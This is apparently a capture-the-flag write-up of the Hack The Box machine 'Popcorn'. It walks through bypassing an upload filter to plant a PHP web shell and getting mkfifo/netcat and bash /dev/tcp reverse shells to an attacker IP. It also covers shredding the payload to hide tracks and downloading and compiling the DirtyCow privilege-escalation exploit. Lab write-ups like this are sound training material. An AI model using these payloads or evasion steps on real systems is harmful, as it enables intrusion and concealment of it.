

420 HTB Popcorn

[HTB] Popcorn

by Pablo <https://github.com/vorkampfer/hackthebox>

Resources:

- 1. Savitar YouTube walk-through <https://htbmachines.github.io/>
- 2. Savitar github <https://s4vitar.github.io/>
- 3. Savitar github2 <https://github.com/s4vitar>
- 4. <https://blackarch.wiki/faq/>
- 5. <https://blackarch.org/faq.html>
- 6. 0xdf <https://0xdf.gitlab.io/>
- 7. PrivESC with DirtyCow <https://www.exploit-db.com/exploits/40839>

View files with color

```
bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*



Synopsis:

- 1. Popcorn was a medium box that, while not on TJ Null’s list, felt very OSCP-like to me. Some enumeration will lead to a torrent hosting system, where I can upload, and, bypassing filters, get a PHP webshell to run. From there, I will exploit CVE-2010-0832, a vulnerability in the linux authentication system (PAM) where I can get it to make my current user the owner of any file on the system. There’s a slick exploit script, but I’ll show manually exploiting it as well. I’ll quickly also show DirtyCow since it does work here. ~0xdf
- 2. I thought popcorn was on TJ Nulls list. I guess it is not.
- 3. I have a mini-rant about this in the Post Exploit part of this walk-through. Nothing important just my view about doing the TJ Nulls list and then jumping into the OSCP.

Skill-set:

- 1. LFI to RCE
- 2. Injecting image with malicious payload.
- 3. Enumeration leading to Dirty Cow PrivESC.

1. Ping & [whichsystem.py](#)

```
1. > ping -c 1 10.10.10.6
PING 10.10.10.6 (10.10.10.6) 56(84) bytes of data.
64 bytes from 10.10.10.6: icmp_seq=1 ttl=63 time=175 ms

2. ~/hak4crak/popcorn > whichsystem.py 10.10.10.6
10.10.10.6 (ttl -> 63): Linux

3. ~/hak4crak/popcorn > ping -c 1 popcorn.htb
```

```
PING popcorn.htb (10.10.10.6) 56(84) bytes of data.  
64 bytes from popcorn.htb (10.10.10.6): icmp_seq=1 ttl=63 time=172 ms
```

2. Nmap

```
1. ▷ openscan popcorn.htb  
2. ▷ echo $openportz  
22,53,80,1304,32400,32469  
3. ▷ sourcez  
4. ▷ echo $openportz  
22,80  
5. ▷ portzscan $openportz popcorn.htb  
6. ▷ jbat popcorn/portzscan.nmap  
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 popcorn.htb  
  
8. ▷ cat portzscan.nmap | grep '^[0-9]'  
22/tcp open  ssh      syn-ack OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)  
80/tcp open  http      syn-ack Apache httpd 2.2.12
```

openssh-server-udeb 1:5.1p1-6ubuntu2 (i386 binary) in *ubuntu lucid*

3. Discovery with *Ubuntu Launchpad*

```
1. Google 'OpenSSH 5.1p1 Debian 6ubuntu2 launchpad'  
2. I click on 'https://launchpad.net/ubuntu/lucid/i386/openssh-server-udeb/1:5.1p1-6ubuntu2' and it tells me we  
are dealing with an Ubuntu Lucid Server.  
3. # openssh-server-udeb 1:5.1p1-6ubuntu2 (i386 binary) in ubuntu lucid  
4. You can also do the same thing with the Apache version.
```

4. Whatweb

```
1. ▷ whatweb http://10.10.10.6  
http://10.10.10.6 [301 Moved Permanently] Apache[2.2.12], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux]  
[Apache/2.2.12 (Ubuntu)], IP[10.10.10.6], RedirectLocation[http://popcorn.htb/], Title[301 Moved Permanently]  
http://popcorn.htb/ [200 OK] Apache[2.2.12], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.2.12  
(Ubuntu)], IP[10.10.10.6]  
2. It says 301 popcorn.htb so lets try it instead.  
3. ▷ whatweb http://popcorn.htb  
http://popcorn.htb [200 OK] Apache[2.2.12], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.2.12  
(Ubuntu)], IP[10.10.10.6]  
4. Good but nothing new
```

Nmap http-enum script on port 80

5. When you have very few ports and if 80 is open a good command to run is an nmap http-enum because it will fuzz directories for you. Sometimes it works really good.

```
1. ▷ nmap --script http-enum -p 80 10.10.10.6 -oN httpenum80.nmap -vvv  
PORT      STATE SERVICE REASON  
80/tcp open  http      syn-ack  
| http-enum:  
|   /test/: Test page  
|   /test.php: Test page  
|   /test/logon.html: Jetty  
|_  /icons/: Potentially interesting folder w/ directory listing  
2. I get back a test/ page lets check it out.  
3. http://10.10.10.6/test/  
4. I get back the index.php page  
5. I filter for disable_functions  
6. Good, I get no value back which means there are no disabled functions like system, passthru, shell exec etc...  
7. disable_functions      no value      no value
```


WFUZZ use the flag

- #pwn_WFUZZ_flag_L_for_follow_redirects

6. Lets do some FUZZing with my favorite fuzzing tool WFUZZ

```
1. ▷ wfuzz -c --hc=404 --hw=28 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt  
http://10.10.10.6/FUZZ  
2. FAIL, I got nothing back. Probrably because I filtered out 28 words response. Who knows.  
3. Ok fixed it. I finally got "torrent" back  
4. ▷ wfuzz -c -L --hc=302,307,401,403,404 --hh=324323 -t 200 -w /usr/share/seclists/Discovery/Web-  
Content/directory-list-2.3-medium.txt http://10.10.10.6/FUZZ  
5. If you run into this issue and you have filtered out all the junk you can possible filter out of WFUZZ using  
the hh, hc, hw, etc ... flags. Then use the -L to follow redirects. If there is a bunch of false redirects they  
will not show up in your output and will get filtered out.
```

```
0000000611: 200      660 L      3136 W      47826 Ch      "test"
000004023: 200      293 L      882 W      11406 Ch      "torrent"
```



Lets check out the torrent page

1. Lets register.
2. foo:foo123 foo@hotmail.com enter captcha
3. Ok, I am now registered and logged in.
4. Click on Upload that should draw your attention right away.
5. We are going to inject a torrent file with first a proof of concept "whoami" then a mkfifo reverse shell.
6. Here is the whoami cmd.php payload.

```
<?php
    system("whoami");
?>
```
7. I kind of already know where this is heading, but I am going to follow along with the S4vitar walk-through. S4vitar always has something to teach me I never knew before. So lets continue with the walk-through before I make a mistake and have to backtrack anyway.

8. Fuzzing for /torrent/upload/

1. After a few tries I found "/torrent/upload/". It may seem obvious that is where our torrent would be uploaded in hindsight.

A couple of failed attempts

9. I am going to deviate from the walkthrough just because I think I can get a quick shell

1. All I need to do is rename my torrent file
2. `▷ cp kali-linux-2024.1-installer-everything-amd64.iso.torrent kali.php.torrent`
3. `▷ file kali.php.torrent`
kali.php.torrent: BitTorrent file
4. Next, we insert our payload 1/3 of the way into the torrent file.

```
<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.8 443 >/tmp/f"); ?>
```

4. `▷ vim kali.php.torrent >>> Shift + zz`
5. So far my torrent file is not even being allowed to be upload.
6. Says the torrent is not valid, but if I run file on the torrent. It says it is a valid torrent.
7. `▷ file mytorrent.php.torrent`
mytorrent.php.torrent: BitTorrent file
8. `▷ file E7639C0AB89782B577027E888B0626861E5FA797.torrent`
E7639C0AB89782B577027E888B0626861E5FA797.torrent: BitTorrent file
9. I think we are going to keep on getting denied unless we use burpsuite.

Burpsuite

10. Seeing if we can bypass the filtering of the torrent file using burpsuite

1. `▷ burpsuite &> /dev/null & disown`
2. I change the filename to kali.torrent
-----425953977224512615274130234718
Content-Disposition: form-data; name="torrent"; filename="kali.torrent"
Content-Type: application/x-bittorrent

3. I have noticed that you can do the same things without Burpsuite and get denied and you can get away with more things when using burpsuite.

4. Rename kali.torrent to cmd.php and erase all the contents. I have no idea why this would work but lets just go along.

11. You should be left with only the following in your burpsuite repeater

```
POST /torrent/torrents.php?mode=upload HTTP/1.1
Host: popcorn.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: multipart/form-data; boundary=-----425953977224512615274130234718
Content-Length: 929744
Origin: http://popcorn.htb
DNT: 1
Sec-GPC: 1
Connection: close
Referer: http://popcorn.htb/torrent/torrents.php?mode=upload
Cookie: /torrent/=; /torrent/torrents.php=; /torrent/login.php=; /torrent/index.php=; saveit_0=2; saveit_1=0; PHPSESSID=a99cf3252b9a9530e314950acf753557
Upgrade-Insecure-Requests: 1

-----425953977224512615274130234718
Content-Disposition: form-data; name="torrent"; filename="cmd.php"
Content-Type: application/x-bittorrent

-----425953977224512615274130234718
Content-Disposition: form-data; name="filename"

-----425953977224512615274130234718
Content-Disposition: form-data; name="type"

2
-----425953977224512615274130234718
Content-Disposition: form-data; name="subtype"

10
-----425953977224512615274130234718
Content-Disposition: form-data; name="user_id"

-----425953977224512615274130234718
Content-Disposition: form-data; name="anonymous2"

false
-----425953977224512615274130234718
Content-Disposition: form-data; name="anonymous"

true
-----425953977224512615274130234718
Content-Disposition: form-data; name="autoset"

enabled
-----425953977224512615274130234718
Content-Disposition: form-data; name="info"


-----425953977224512615274130234718
Content-Disposition: form-data; name="registration"

false
-----425953977224512615274130234718
Content-Disposition: form-data; name="hideuser"

false
-----425953977224512615274130234718
Content-Disposition: form-data; name="submit"

Upload Torrent
-----425953977224512615274130234718--
```

12. **Ok now you have deleted all the image contents and are left with the** `content-disposition`




FAIL

- Now we are going to insert the php cmd shell after the `content-disposition: filename="cmd.php"`

```
<?php
    echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
?>
```
- Do **not** forget to remove all the unreadable torrent image. Do **not** remove the `content-dispositons` at the **end** of the torrent file that are inserted by the server.
- `<div id="contentfull">`
This is **not** a valid torrent file
- FAIL**, lets just upload a plain Kali net install torrent file. You can download it from the Kali website.

13. **Torrent upload enumeration continued...**


- There is something that is detecting the munipulation of the torrent files because **I** was able to upload the kali torrent just fine. See image below.



Crafting a payload and thinking like a hacker.

- There is another way we can introduce our payload to the server** because any tampering of the torrent file is getting detected and being rejected as invalid.

1. Once a torrent is uploaded the server gives you an option to edit the avatar of your torrent file. <<< This is where we can upate our image, and in the image inject amalicious reverse shell or php cmd shell.
2. Make sure you download a jpeg image.
3. SUCCESS, I was able to update the avatar with a .jpeg image. So I think we may be able to inject this image and trigger it without being detected by the WAF, APPlocker, PHP code or whatever is filtering the torrent files.



Tracked By

Added


Last Update

Comment


udp://tracker.opentrackr.org:1337/announce

2024-03-18 06:17:46

0000-00-00 00:00:00



Screenshots



Edit this torrent

+ Files

Injecting the torrent avatar image with a payload

Mozilla Firefox

popcorn.htb/torrent/upload_file.php?mode=upload&id=7dae9708ded3df032

Upload: cmd.php

Type: image/jpeg

Size: 0.0673828125 Kb

Upload Completed.

Please refresh to see the new screenshot.

SUCCESS!

1. First, I make the copy of the working file and rename it. I then inject the copy using vim with a mkfifo reverse shell. I setup a reverse netcat listener and hopefully get a shell.
2. ~/hak4crak/popcorn > cp ~/precious_memes/cat_smiles.jpeg .
~/hak4crak/popcorn > cp cat_smiles.jpeg cat_smiles.php.jpeg
~/hak4crak/popcorn > vim cat_smiles.php.jpeg
~/hak4crak/popcorn > strings cat_smiles.php.jpeg | grep mkfifo
<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.8 443 >/tmp/f"); ?>
3. I upload the image. Intercept with Burp. Delete all the raw data. Replace foo.jpeg with cmd.php and insert this payload below after the filetype.
4. <?php
 echo "<pre>" . shell_exec(\$_REQUEST['cmd']) . "</pre>";
?>
5. Foward the payload
6. Visit where the payload should be stored and refresh the page. A 7dae9708ded3df0324697935326c6d910b113d8d.php should show up. See image below.
7. Then click on the 7dae9708ded3df0324697935326c6d910b113d8d.php link and type the following.
8. http://popcorn.htb/torrent/upload/7dae9708ded3df0324697935326c6d910b113d8d.php?cmd=whoami
www-data
9. Boom you now have Remote Code Execution.

← → ↺ 🏠

popcorn.htb/torrent/upload/

Hack The Box: Hackin...

Hack The Box

Contact Us | Hack Th...

Index of /torrent/upload

	Name	Last modified	Size	Description
📁	Parent Directory		-	
🔍	7dae9708ded3df0324697935326c6d910b113d8d.php	18-Mar-2024 06:55	69	
🖼️	723bc28f9b6f924cca68ccdff96b6190566ca6b4.png	17-Mar-2017 23:06	58K	
🖼️	e7639c0ab89782b577027e888b0626861e5fa797.jpeg	18-Mar-2024 06:44	14K	
🖼️	noss.png	02-Jun-2007 23:15	32K	

Apache/2.2.12 (Ubuntu) Server at popcorn.htb Port 80

Pivoting to a reverse shell from our command injection Web shell

1. `http://popcorn.htb/torrent/upload/7dae9708ded3df0324697935326c6d910b113d8d.php?cmd=ip a`
`eth0: mtu 1500 qdisc pfifo_fast state UP qlen 1000`
`link/ether 00:50:56:b9:5b:36 brd ff:ff:ff:ff:ff:ff`
`inet 10.10.10.6/23 brd 10.10.11.255 scope global eth0`
2. Lets get a reverse shell.
3. Type the following instead of the `whoami` command. Also **do not** forget to first setup your netcat listener on 443. `'sudo nc -nlvp 443'`
4. `http://popcorn.htb/torrent/upload/7dae9708ded3df0324697935326c6d910b113d8d.php?cmd=bash -c "bash -i >%26/dev/tcp/10.10.14.8/443 0>%261"`
5. You must always incode your ampersands `&` to `%26` url encoded.
6. Hit enter

Got Shell as `www-data`

17. Success, we have a shell as `www-data`

```
1. > sudo nc -nlvp 443
[sudo] password for shadow42:
Listening on 0.0.0.0 443
Connection received on 10.10.10.6 59428
bash: no job control in this shell
www-data@popcorn:/var/www/torrent/upload$ whoami
whoami
www-data
2. Lets upgrade the shell
3. www-data@popcorn:/var/www/torrent/upload$ script /dev/null -c bash
script /dev/null -c bash
www-data@popcorn:/var/www/torrent/upload$ ^Z
[1] + 786331 suspended sudo nc -nlvp 443
~ > stty raw -echo; fg
[1] + 786331 continued sudo nc -nlvp 443
>>> Insert 'reset xterm' >>> it may be invisible just type it without the single quotes and hit enter.
Erase set to delete.
Kill set to control-U (^U).
Interrupt set to control-C (^C).
www-data@popcorn:/var/www/torrent/upload$ export TERM=xterm
www-data@popcorn:/var/www/torrent/upload$ export TERM=xterm-256color
www-data@popcorn:/var/www/torrent/upload$ source /etc/skel/.bashrc
www-data@popcorn:/var/www/torrent/upload$ stty rows 38 columns 186
www-data@popcorn:/var/www/torrent/upload$ export SHELL=/bin/bash
www-data@popcorn:/var/www/torrent/upload$ cd
bash: cd: HOME not set
www-data@popcorn:/var/www/torrent/upload$ cd /home
www-data@popcorn:/home$ source /etc/skel/.bashrc
www-data@popcorn:/home$ export SHELL=/bin/bash
www-data@popcorn:/home$ nano
```

18. Lets begin enumerating the box as user `www-data`

```
1. www-data@popcorn:/home$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description: Ubuntu 9.10
Release: 9.10
Codename: karmic
2. I was definitely wrong on with Ubuntu launchpad this time.
3. www-data@popcorn:/home$ ip a | grep -i inet
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
inet 10.10.10.6/23 brd 10.10.11.255 scope global eth0
inet6 dead:beef::250:56ff:feb9:5b36/64 scope global dynamic
inet6 fe80::250:56ff:feb9:5b36/64 scope link
4. At least we are not in a docker container. Not that I mind. It is good practice learning how to escape containers.
```

Evasion delete your payload using `shred`

- `#pwn_shred_zun_forensic_tool_usage_HTB_Popcorn`

19. Shred your payload to hide your tracks

```
1. Of course you would need to delete all logs and if the server has a SEIM it would be in vain because you can not delete those logs, but this is for lab purposes.
2. www-data@popcorn:/var/www/torrent/upload$ shred -zun 5 -v 7dae9708ded3df0324697935326c6d910b113d8d.php
```

```
shred: 7dae9708ded3df0324697935326c6d910b113d8d.php: pass 1/6 (random)...
shred: 7dae9708ded3df0324697935326c6d910b113d8d.php: pass 2/6 (ffffff)...
shred: 7dae9708ded3df0324697935326c6d910b113d8d.php: pass 3/6 (random)...
shred: 7dae9708ded3df0324697935326c6d910b113d8d.php: pass 4/6 (000000)...
shred: 7dae9708ded3df0324697935326c6d910b113d8d.php: pass 5/6 (random)...
shred: 7dae9708ded3df0324697935326c6d910b113d8d.php: pass 6/6 (000000)...
shred: 7dae9708ded3df0324697935326c6d910b113d8d.php: removing
shred: 7dae9708ded3df0324697935326c6d910b113d8d.php: renamed to 0000000000000000000000000000000000000000
shred: 0000000000000000000000000000000000000000: renamed to 0000000000000000000000000000000000000000
shred: 0000000000000000000000000000000000000000: renamed to 0000000000000000000000000000000000000000
```

Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKE_DATA' Race Condition Privilege Escalation (/etc/passwd Method)

20. Enumeration as `www-data` continued...

User Flag

```
1. www-data@popcorn:/var/www/torrent/upload$ cat /home/george/user.txt
c2eaae065d8144aa7b6915427cd8302c
2. Got user flag.
3. www-data@popcorn:/var/www/torrent/upload$ cd /
www-data@popcorn:/$ find / -perm -4000 -user root -ls 2>/dev/null
4. Nothing interesting. Lets look for a GUID instead of an SUID.
5. www-data@popcorn:/$ find / -perm -2000 -user root -ls 2>/dev/null
6. www-data@popcorn:/$ cat /etc/crontab
7. www-data@popcorn:/$ uname -a
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux
8. Notice the Linux Kernel version is very old. Dirty Cow might work.
9. Google 'dirty cow exploit /etc/passwd'
10. https://www.exploit-db.com/exploits/40839
11. copy the payload and paste it in dirty.c
```

21. Compiling dirty on a remote target

```
1. Firstly the target must of have c installed.
2. www-data@popcorn:/tmp$ which gcc
/usr/bin/gcc
3. www-data@popcorn:/tmp$ touch dirty.c
4. www-data@popcorn:/tmp$ nano dirty.c
5. www-data@popcorn:/tmp$ cat dirty.c
6. www-data@popcorn:/tmp$ cat dirty.c | grep gcc
gcc -pthread dirty.c -o dirty -lcrypt //
7. It tells you how to compile the payload right in the exploit.
8. www-data@popcorn:/tmp$ cat dirty.c | grep gcc
// gcc -pthread dirty.c -o dirty -lcrypt
9. Trying it again.
10. This time I will just download it from my attacker machine.
11. sudo python3 -m http.server 80
12. www-data@popcorn:/tmp$ wget http://10.10.14.8/dirty.c -o dirtycow.c
the -o to dirtycow.c did not work but it did download correctly as dirty.c. So I compiled this uploaded good copy.
13. www-data@popcorn:/tmp$ gcc -pthread dirty.c -o dirty -lcrypt <<< compiled it the second it worked.
14.. You should now have a compile dirty with no more .c. See below.
14. www-data@popcorn:/tmp$ ls -l
total 36
-rwxr-xr-x 1 www-data www-data 13603 Mar 18 08:07 dirty
-rw-r--r-- 1 www-data www-data 4828 Mar 18 07:50 dirty.c
```

